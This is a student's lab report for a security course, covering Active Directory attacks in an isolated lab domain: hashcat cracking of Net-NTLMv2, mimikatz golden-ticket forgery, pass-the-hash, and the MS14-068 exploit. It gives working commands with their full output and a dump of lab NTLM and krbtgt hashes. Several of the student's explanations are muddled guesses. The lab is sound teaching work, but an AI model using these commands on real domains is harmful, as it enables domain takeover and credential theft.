

**NAME:** Eric Somogyi

## Activeresponnetstat Directory Attacks (Lab #5)

# 75 Points

# Net-NTLM cracking

1. Return to the Kali box. You should see a captured NTLM-v2 response. Take a complete screenshot of this response as well as the poisoned answer responded to including the entire hash. (an example of both are shown below)

## Answer:

2. You should see a status of cracked after a minute or so. Take a [screenshot](#) showing this status as well as the cracked password.

- 1) Include screenshots asked for above. What type of hash did you crack? Explain what options were used in the hashcat command used. (15 pts)

**Answer:**

## I cracked a blank hash.

**The option that were used in the hashcat command mean the following:**

## Hashcat: initiates the hashcat tool

**-m:** This indicates the option of “hash-type”, which is a precursor to the category reference for “NetNTLMv2”

**5600:** This indicates the name of the hash mode, which is “NetNTLMv2”

**-a:** This indicates the option of “attack-mode”, which is the precursor to “0”

**0: This indicates the Attack Mode is “Straight”**

**Hashes.txt:** This indicates the “hash|hashfile|hccapxfile”

`/usr/share/wordlists/wfuzz/general/medium.txt`: This indicates the (dictionary or mask or directory) for the cache hit. This path is considered a dictionary.

## See Screenshot below

# Golden Ticket

1. Run `whomi` to confirm you are running with user privileges. Attempt to visit the `c$` share on the domain controller by running `ipconfig && date /t && time /t && whoami && pushd \\gibson2003ad\c$`. Take a [Screenshot](#) showing the output of all the previous commands. You should get an access denied message. Why do you think that is?

## Answer:

I'm getting the access denied message because since I'm logged in as a non-administrator on the Windows 10pc while the pushd command is trying to change my current directory to the Gibson2003AD PC share directory, I do not have the proper administrative privileges to do so, which is why Access is Denied.

**See Screenshot below (the screenshot with command and Access is Denied result wouldn't fit in 1 screenshot so I had to take a 2<sup>nd</sup> one FYI).**

> Reservation 25878 > CSEC 388\_REG

Status Windows 10 ▾ Kali ▾ Windows Server 2003 ▾ Metasploitable ▾

Command Prompt

```
Microsoft Windows [Version 10.0.18363.1237]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\student47>whoami
gibson\student47

C:\Users\student47>ipconfig && date /t && time /t && whoami && pushd \\gibson2003ad\c$&
Windows IP Configuration

Ethernet adapter vEthernet (WSL):

Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::d066:b551:f2c6:4fa4%11
IPv4 Address. . . . . : 172.17.86.33
Subnet Mask . . . . . : 255.255.255.240
Default Gateway . . . . . :

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::7960:8744:e740:37c0%15
IPv4 Address. . . . . : 10.12.0.15
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.12.0.254

Ethernet adapter Npcap Loopback Adapter:

Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::70db:b470:79e8:1394%6
Autoconfiguration IPv4 Address. . . : 169.254.19.148
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . :
```

Ethernet adapter Ethernet 2:

```
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . :
Sun 10/13/2024
02:13 PM
gibson\student47
Access is denied.

C:\Users\student47>
```

2. Create a golden ticket using mimikatz and inject the golden ticket using pass the ticket. Take a [screenshot](#) of your command used and the output.

1. Command Example (this will not work as written): `kerberos::golden /admin:Bob /domain:c137.Local /sid:S-1-1-12-123456789-1234567890-123456789 /krbtgt:deadbeefboobbabe003133700009999 /ticket:Administrator.kiribi /ptt`
  - i /admin = domain admin from step #4
  - ii /sid = SID from **step #4** step 5
  - iii /krbtgt = krbtgt NTLM hash from lab 4 domain controller hashdump (secretsdump output)

**Answer: See screenshot below**

```
mimikatz 2.2.0 x64 (oe.eo)
.
.#####. mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com **/


mimikatz #

mimikatz # kerberos::golden /admin:student47 /domain:GIBSON.LOCAL /sid:S-1-5-21-1473599131-3426496119-2247098576 /krbtgt
:84b79501f2a09f3dbb600310679da902 /ticket:Administrator.kiribi /ptt
User : student47
Domain : GIBSON.LOCAL (GIBSON)
SID : S-1-5-21-1473599131-3426496119-2247098576
User Id : 500
Groups Id : *513 512 520 518 519
ServiceKey: 84b79501f2a09f3dbb600310679da902 - rc4_hmac_nt
Lifetime : 10/13/2024 6:43:44 PM ; 10/11/2034 6:43:44 PM ; 10/11/2034 6:43:44 PM
--> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'student47 @ GIBSON.LOCAL' successfully submitted for current session

mimikatz #
```

3. Run `ipconfig && date /t && time /t && whoami && pushd \\gibson2003ad\c$ && dir` and take a [screenshot](#). List the contents of the directory and take a [screenshot](#).

**Answer: See 2 screenshots below.**

```
C:\CSEC388-Tools\Tools\mimikatz_trunk (5)\x64>ipconfig && date /t && time /t && whoami && pushd \\gibson2003ad\c$ && dir

Windows IP Configuration

Ethernet adapter vEthernet (WSL):

Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::d066:b551:f2c6:4fa4%11
IPv4 Address. . . . . : 172.17.86.33
Subnet Mask . . . . . : 255.255.255.240
Default Gateway . . . . . :

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::7960:8744:e740:37c0%15
IPv4 Address. . . . . : 10.12.0.15
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.12.0.254

Ethernet adapter Npcap Loopback Adapter:

Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::70db:b470:79e8:1394%6
Autoconfiguration IPv4 Address. . . : 169.254.19.148
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . :
```

```

Ethernet adapter Ethernet 2:

   Media State . . . . . : Media disconnected
   Connection-specific DNS Suffix . :
Sun 10/13/2024
06:49 PM
csec-388-win10\student
Volume in drive Z has no label.
Volume Serial Number is 447C-59E6

Directory of Z:\

12/09/2008  02:32 PM          0 AUTOEXEC.BAT
07/10/2011  05:10 PM      7,967,675 ca_setup.exe
12/09/2008  02:32 PM          0 CONFIG.SYS
10/13/2024  05:51 PM    <DIR>      Documents and Settings
07/02/2011  02:39 PM    <DIR>      Inetpub
11/20/2020  03:53 PM    <DIR>      Program Files
11/20/2020  04:19 PM    <DIR>      WINDOWS
12/09/2008  02:32 PM    <DIR>      wmpub
               3 File(s)     7,967,675 bytes
               5 Dir(s)   1,693,855,744 bytes free

COMMANDO Sun 10/13/2024 18:49:07.24
Z:\+>

```

This screenshot too just in case.

```

COMMANDO Sun 10/13/2024 18:49:07.24
Z:\+>ls
AUTOEXEC.BAT           RECYCLER
CONFIG.SYS             System Volume Information
Config.Msi              WINDOWS
Documents and Settings boot.ini
IO.SYS                 ca_setup.exe
Inetpub                ntldr
MSDOS.SYS              pagefile.sys
NTDETECT.COM            wmpub
Program Files

COMMANDO Sun 10/13/2024 18:56:25.76
Z:\+>_

```

4. Return to the cmd shell from step 1 (run as the account user) and run `klist`. This will show your current Kerberos tickets.
  - 2) Include screenshots asked for above. Do you see your newly generated ticket from step 8 in step 10 and step 12? If not, why don't you? Do you think it is a good idea to impersonate a member of the Domain Admins group? Why? (15 pts)

**Answer:**

Yes. I see the 3 matching Kerberos tickets. Ticket #0 is Ticket Flag:0x60a00000, Ticket #1 in the Administrator cmd window is Ticket Flag:0x40e00000 which matches Ticket Flag #1 in the Student cmd window, Ticket Flag #2 in the Administrator cmd window is Ticket Flag:0x40a40000 which matches Ticket Flag #2, #3, and #4 in the Student cmd window. This is 3 of these same tickets in the Student cmd window for the 3<sup>rd</sup> and last Ticket #2 in the Administrator cmd cindow. As seen in the screenshot below, there are only 3 tickets on the Administrator cmd side window while the Student window has 5 tickets.

```

Select Administrator: C:\WINDOWS\SYSTEM32\cmd.exe
C:\CSEC388-Tools\Tools\mimikatz_trunk (5)\x64>klist
Current LogonId is 0:0x92911

Cached Tickets: (3)

#0> Client: student47 @ GIBSON.LOCAL
Server: krbtgt/GIBSON.LOCAL @ GIBSON.LOCAL
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x60a00000 -> forwardable forwarded renewable pre_authent
Start Time: 10/13/2024 18:49:06 (local)
End Time: 10/14/2024 4:49:06 (local)
Renew Time: 10/20/2024 18:49:06 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0x2 -> DELEGATION
Kdc Called: gibson2003ad.gibson.local

#1> Client: student47 @ GIBSON.LOCAL
Server: krbtgt/GIBSON.LOCAL @ GIBSON.LOCAL
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
Start Time: 10/13/2024 18:43:44 (local)
End Time: 10/11/2024 18:43:44 (local)
Renew Time: 10/11/2024 18:43:44 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0x1 -> PRIMARY
Kdc Called:

#2> Client: student47 @ GIBSON.LOCAL
Server: cifs/gibson2003ad.gibson.local @ GIBSON.LOCAL
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a40000 -> forwardable renewable pre_authent ok_as_delegate
Kdc Called:

Command Prompt
Current LogonId is 0:0x515467
checked Tickets: (5)

> Client: student47 @ GIBSON.LOCAL
Server: krbtgt/GIBSON.LOCAL @ GIBSON.LOCAL
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x60a00000 -> forwardable forwarded renewable pre_authent
Start Time: 10/13/2024 14:40:11 (local)
End Time: 10/14/2024 0:40:11 (local)
Renew Time: 10/20/2024 14:40:11 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0x2 -> DELEGATION
Kdc Called: gibson2003ad.gibson.local

> Client: student47 @ GIBSON.LOCAL
Server: cifs/gibson2003ad.gibson.local @ GIBSON.LOCAL
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
Start Time: 10/13/2024 14:40:11 (local)
End Time: 10/14/2024 0:40:11 (local)
Renew Time: 10/20/2024 14:40:11 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0x1 -> PRIMARY
Kdc Called: gibson2003ad.gibson.local

> Client: student47 @ GIBSON.LOCAL
Server: cifs/gibson2003ad.gibson.local@gibson.local @ GIBSON.LOCAL
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a40000 -> forwardable renewable pre_authent ok_as_delegate
Start Time: 10/13/2024 15:37:01 (local)
End Time: 10/14/2024 0:40:11 (local)
Renew Time: 10/20/2024 14:40:11 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0
Kdc Called: gibson2003ad.gibson.local

> Client: student47 @ GIBSON.LOCAL
Server: LDAP/gibson2003ad.gibson.local@gibson.local @ GIBSON.LOCAL
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a40000 -> forwardable renewable pre_authent ok_as_delegate
Start Time: 10/13/2024 15:37:01 (local)
End Time: 10/14/2024 0:40:11 (local)
Renew Time: 10/20/2024 14:40:11 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0
Kdc Called: gibson2003ad.gibson.local

> Client: student47 @ GIBSON.LOCAL
Server: cifs/gibson2003ad.gibson.local @ GIBSON.LOCAL
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a40000 -> forwardable renewable pre_authent ok_as_delegate
Start Time: 10/13/2024 14:40:11 (local)
End Time: 10/14/2024 0:40:11 (local)
Renew Time: 10/20/2024 14:40:11 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0
Kdc Called: gibson2003ad.gibson.local

```

(this screenshot is the remaining portion of the right side cmd Student window)

```

Command Prompt
Client: student47 @ GIBSON.LOCAL
Server: cifs/gibson2003ad.gibson.local@gibson.local @ GIBSON.LOCAL
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a40000 -> forwardable renewable pre_authent ok_as_delegate
Start Time: 10/13/2024 15:37:01 (local)
End Time: 10/14/2024 0:40:11 (local)
Renew Time: 10/20/2024 14:40:11 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0
Kdc Called: gibson2003ad.gibson.local

> Client: student47 @ GIBSON.LOCAL
Server: LDAP/gibson2003ad.gibson.local@gibson.local @ GIBSON.LOCAL
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a40000 -> forwardable renewable pre_authent ok_as_delegate
Start Time: 10/13/2024 15:37:01 (local)
End Time: 10/14/2024 0:40:11 (local)
Renew Time: 10/20/2024 14:40:11 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0
Kdc Called: gibson2003ad.gibson.local

> Client: student47 @ GIBSON.LOCAL
Server: cifs/gibson2003ad.gibson.local @ GIBSON.LOCAL
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a40000 -> forwardable renewable pre_authent ok_as_delegate
Start Time: 10/13/2024 14:40:11 (local)
End Time: 10/14/2024 0:40:11 (local)
Renew Time: 10/20/2024 14:40:11 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0
Kdc Called: gibson2003ad.gibson.local

> Client: student47 @ GIBSON.LOCAL
Server: cifs/gibson2003ad.gibson.local @ GIBSON.LOCAL
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a40000 -> forwardable renewable pre_authent ok_as_delegate
Start Time: 10/13/2024 14:40:11 (local)
End Time: 10/14/2024 0:40:11 (local)
Renew Time: 10/20/2024 14:40:11 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0
Kdc Called: gibson2003ad.gibson.local

```

Activate Windows  
Go to Settings to activate Windows.

It is a bad idea to impersonate members of the Domain Admins Group because the Domain admins can modify anything within the AD domain. If an attacker takes advantage of this access, they could compromise the network because of having access to sensitive data. This Golden Ticket basically enables the attacker to maintain access to the Domain Administrator for long periods(up to 10 years) since their Golden ticket doesn't expire for that long by default.

# Pass the Hash

1. Open up cmd and attempt to visit the c\$ share on the domain controller by running `ipconfig && date /t && time /t && whoami && pushd \\gibson2003ad\c$` to ensure that you no longer have access. Take a [screenshot](#).

**Answer: See screenshot below**

```
Windows Command Prompt

Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.12.0.254

Ethernet adapter Npcap Loopback Adapter:

Connection-specific DNS Suffix . . .
Link-local IPv6 Address . . . . . : fe80::70db:b470:79e8:1394%6
Autoconfiguration IPv4 Address. . . : 169.254.19.148
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . :

Ethernet adapter Ethernet 2:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . .

Ethernet adapter Ethernet1:

Connection-specific DNS Suffix . . .
Link-local IPv6 Address . . . . . : fe80::e4ea:c955:5c:fd83%18
IPv4 Address. . . . . : 10.12.16.2
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.12.16.254
Sun 10/13/2024
09:44 PM
Access is denied.

C:\Users\student47>
```

2. Pass the hash using mimikatz. Take a screenshot of the command used and output.

- ## 1. Elevate privileges: `privilege::debug`

- 2.** Command Example (this will not work as written): `sekurlsa::pth`

/user:adminStudent[your\_student\_] /domain:c137.Local --  
/ntlm:cc126155b0b1b31a4fa2b55e2f0aa790

## **Answer:**

## **Cmd I used:**

**sekurlsa::pth /user:adminStudent47 /domain:GIBSON.LOCAL**  
**/ntlm:a7f7a9298c0048c65022860099309159 \*--just in case see first white screenshot**  
**from password hash I got to work during this lab**

File Edit Tools Syntax Buffers Window Help

out.txt (-) - VIM

adminStudent14:1182:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159::  
adminStudent15:1183:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159::  
adminStudent16:1184:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159::  
adminStudent17:1185:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159::  
adminStudent18:1186:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159::  
adminStudent19:1187:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159::  
adminStudent20:1188:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159::  
adminStudent21:1189:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159::  
adminStudent22:1190:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159::  
adminStudent23:1191:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159::  
adminStudent24:1192:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159::  
adminStudent25:1193:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159::  
adminStudent26:1194:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159::  
adminStudent27:1195:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159::  
adminStudent28:1196:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159::  
adminStudent29:1197:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159::  
adminStudent30:1198:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159::  
adminStudent31:1199:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159::  
adminStudent32:1200:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159::  
adminStudent33:1201:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159::  
adminStudent34:1202:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159::  
adminStudent35:1203:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159::  
adminStudent36:1204:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159::  
adminStudent37:1205:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159::  
adminStudent38:1206:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159::  
adminStudent39:1207:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159::  
adminStudent40:1208:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159:: Saved to this PC  
adminStudent41:1209:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159::  
adminStudent42:1210:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159::  
adminStudent43:1211:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159::  
adminStudent44:1212:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159::  
adminStudent45:1213:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159::  
adminStudent46:1214:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159::  
adminStudent47:1215:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159::  
adminStudent48:1216:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159::  
adminStudent49:1217:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159::  
adminStudent50:1218:c97d868dfa6900e8aad3b435b51404ee:a7f7a9298c0048c65022860099309159::  
GIBSON2003AD\$::1003:aad3b435b51404eeeab3b435b51404ee:e3e5772a4089d9e8d457c7c641bcd0e9:::  
GIBSONXP01\$::1106:aad3b435b51404eeeab3b435b51404ee:54e92e6da91a6b2f7e21a23d0431ae76:::  
GIBSON2003EXCHA\$::1111:aad3b435b51404eeeab3b435b51404ee:941f837a38ca8e64432c87aca7261f032:::  
GIBSON2003SQL05\$::1116:aad3b435b51404eeeab3b435b51404ee:e25053754d8f13bf14e8c709a6f010ab:::  
CSEC-388-WIN10\$::1117:aad3b435b51404eeeab3b435b51404ee:6f0a186584c6ec68abca0a201a62ecb2:::

**See Screenshots below**

```
mimikatz 2.2.0 x64 (oe.eo)
      rdm - RF module for RDM(830 AL) device
      acr - ACR Module

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:adminStudent47 /domain:GIBSON.LOCAL /ntlm:a7f7a9298c0048c65022860099309159
ERROR kuhl_m_sekurlsa_pth ; Missing argument : user
NTLM    : a7f7a9298c0048c65022860099309159
:ERROR kuhl_m_sekurlsa_pth ; Bas user or LUID

mimikatz # sekurlsa::pth /user:adminStudent47 /domain:GIBSON.LOCAL /ntlm:a7f7a9298c0048c65022860099309159
user   : adminStudent47
domain  : GIBSON.LOCAL
program : cmd.exe
impers. : no
NTLM   : a7f7a9298c0048c65022860099309159
| PID 6128
| TID 5304
| LSA Process is now R/W
| LUID 0 ; 9724159 (00000000:009460ff)
\ msv1_0 - data copy @ 0000022051486480 : OK !
\ kerberos - data copy @ 00000220515E94A8
\ aes256_hmac -> null
\ aes128_hmac -> null
\ rc4_hmac_nt OK
\ rc4_hmac_old OK
\ rc4_md4 OK
\ rc4_hmac_nt_exp OK
\ rc4_hmac_old_exp OK
\ *Password replace @ 00000220516C0468 (32) -> null

mimikatz # help
```

3. A new cmd shell will open automatically. Run `ipconfig && date /t && time /t && whoami && pushd \\gibson2003ad\c$ && dir` and take a [screenshot](#).

- 3) Include screenshots asked for above. Why do you think this attack works without a user password? (15 pts)

**Answer:**

This attack works without a user password because my current session is using the hash for the authentication.

Another possibility is I logged into the other Windows account and already have cached the data/credentials for \\gibson2003ad by using my adminStudent47 password:gibson login.

Another possibility is gibson is the same password for student47 on the gibson domain on the Windows 10 and is also the password for adminStudent47 on the 2003 AD.

Another possibility could be that since they are all shared on the same Windows domain, the hash data has been stored.

**See screenshots below**

```
Administrator: C:\WINDOWS\SYSTEM32\cmd.exe
COMMANDO Sun 10/13/2024 21:59:15.38
C:\WINDOWS\system32>ipconfig && date /t && time /t && whoami && pushd \\gibson2003ad\c$ && dir

Windows IP Configuration

Ethernet adapter vEthernet (WSL):

Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::d066:b551:f2c6:4fa4%11
IPv4 Address. . . . . : 172.17.86.33
Subnet Mask . . . . . : 255.255.255.240
Default Gateway . . . . . :

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::7960:8744:e740:37c0%15
IPv4 Address. . . . . : 10.12.0.15
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.12.0.254

Ethernet adapter Npcap Loopback Adapter:

Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::70db:b470:79e8:1394%6
Autoconfiguration IPv4 Address. . . : 169.254.19.148
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . :
```

```
Administrator: C:\WINDOWS\SYSTEM32\cmd.exe

Ethernet adapter Ethernet 2:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :

Ethernet adapter Ethernet1:

Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::e4ea:c955:5c:fd83%18
IPv4 Address. . . . . : 10.12.16.2
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.12.16.254

Sun 10/13/2024
10:00 PM
csec-388-win10\student
Volume in drive Z has no label.
Volume Serial Number is 447C-59E6

Directory of Z:\


12/09/2008  02:32 PM              0 AUTOEXEC.BAT
07/10/2011  05:10 PM      7,967,675 ca_setup.exe
12/09/2008  02:32 PM              0 CONFIG.SYS
12/09/2008  03:17 PM    <DIR>          Documents and Settings
07/02/2011  02:39 PM    <DIR>          Inetpub
11/20/2020  03:53 PM    <DIR>          Program Files
11/20/2020  04:19 PM    <DIR>          WINDOWS
12/09/2008  02:32 PM    <DIR>          wmpub
                           3 File(s)     7,967,675 bytes
                           5 Dir(s)   1,701,699,584 bytes free

COMMANDO Sun 10/13/2024 22:00:12.84
Z:\+>
```

# MS14-068

1. Open up cmd and attempt to visit the c\$ share on the domain controller by running `ipconfig && date /t && time /t && whoami && pushd \\gibson2003ad\c$` to ensure that you no longer have access. Take a [Screenshot](#).

**Answer: See screenshot below**



2. Navigate to the CSEC388-Tools folder. Using cmd, run the ms14-068.exe. Fill in the options using the student user and other information you gathered. This will modify our existing TGT to give us added permissions and save it to the local directory. Take a [Screenshot](#) of your command and the generated ticket file (the output of the command).

*Note: You will need the full student# user SID. You should also use domain names, not IP addresses.*

**Answer: See screenshot below**

```
C:\CSEC388-Tools\Tools\MS14-068>ms14-068.exe -u student47@gibson.local -s S-1-5-21-1473599131-3426496119-2247098576-1165 -d gibson.local
Password:
[+] Building AS-REQ for gibson.local... Done!
[+] Sending AS-REQ to gibson.local... Done!
[+] Receiving AS-REP from gibson.local... Done!
[+] Parsing AS-REP from gibson.local... Done!
[+] Building TGS-REQ for gibson.local... Done!
[+] Sending TGS-REQ to gibson.local... Done!
[+] Receiving TGS-REP from gibson.local... Done!
[+] Parsing TGS-REP from gibson.local... Done!
[+] Creating ccache file 'TGT_student47@gibson.local.ccache'... Done!

C:\CSEC388-Tools\Tools\MS14-068>
```

3. MS14-068 using mimikatz. Take a [Screenshot](#) of your successful injection of the forged ticket.

1. Clear old Kerberos tickets: `kerberos::purge`
2. Inject ticket: `kerberos::ptc path_to_.ccache`

**Answer: See screenshot below**

```
c:\CSEC388-Tools\Tools\mimikatz_trunk (5)\x64>mimikatz.exe

#####
mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
## ^ ##
"A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > https://pingcastle.com / https://mysmartlogon.com ***

mimikatz # kerberos::ptc C:\CSEC388-Tools\Tools\MS14-068\TGT_student47@gibson.local.ccache

Principal : (01) : student47 ; @ GIBSON.LOCAL

Data 0
Start/End/MaxRenew: 10/13/2024 11:19:03 PM ; 10/14/2024 9:19:03 AM ; 10/20/2024 11:19:03 PM
Service Name (01) : krbtgt ; GIBSON.LOCAL ; @ GIBSON.LOCAL
Target Name (01) : krbtgt ; GIBSON.LOCAL ; @ GIBSON.LOCAL
Client Name (01) : student47 ; @ GIBSON.LOCAL
Flags 50a00000 : pre_authent ; renewable ; proxiable ; forwardable ;
Session Key : 0x00000017 - rc4_hmac_nt
876442f5646d6533c4ac3fbdff6fc73b
Ticket : 0x00000000 - null ; kvno = 2 [ ... ]
* Injecting ticket : OK

mimikatz #
```

